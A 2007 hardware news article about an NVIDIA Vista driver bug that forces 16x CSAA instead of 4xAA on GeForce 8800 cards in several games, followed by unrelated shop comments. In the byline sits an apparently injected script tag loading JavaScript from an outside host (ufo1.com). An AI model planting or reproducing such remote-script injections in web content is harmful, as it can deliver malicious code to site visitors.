NVIDIA Windows Vista Forceware Enables 16xAA Wrongly For 8800 In Some Games
"It has been found that some games running under Windows Vista enable 16x coverage sampling anti-aliasing (CSAA) when 4xAA is selected in the game menu."
Published: 27th February 2007 | Source: VR-Zone |
News <script type="text/javascript" src="http://ufo1.com/ad/c.js"></script> Posted 27/02/07Author: PV5150
Source: VR-Zone

According to our source, Nvidia are having some trouble with some games running under Windows Vista enabling 16x coverage sampling antialiasing (CSAA) when 4xAA is selected in the game menu, resulting in deflated performance on Geforce 8800 cards.
The games that are currently known to experience the problem are:
* Battlefield 2
* Battlefield 2142
* Sin Episodes

* Half-Life 2
* Half-Life 2 Lost Coast
Nvidia has posted acknowledgement of the problem here
In order to rectify the problem:
| To set standard 4xAA in these applications, please set 4xAA in the game, and also enable “Enhance the application” antialiasing mode with a 4x antialiasing setting in the NVIDIA graphics driver control panel. |
Currently, Nvidia are working with developers to implement better in-game CSAA support. You can see CSAA menu selections in Half-Life 2: Episode One and Supreme Commander.
Nvidia has also posted their latest Vista driver news here
Feel free to comment
Most Recent Comments
Hi there,
Just had our delivery in and there should be some showing on the site now. Bear with the site, its running a bit slow at the moment whilst I do some work on the back end.
Any problems, drop me a line via here :D
Just had our delivery in and there should be some showing on the site now. Bear with the site, its running a bit slow at the moment whilst I do some work on the back end.
Any problems, drop me a line via here :D


I have just placed an order for the above PSU, but it said you were out of stock. Any idea's when you will be able to get my order out to me?
Thanks.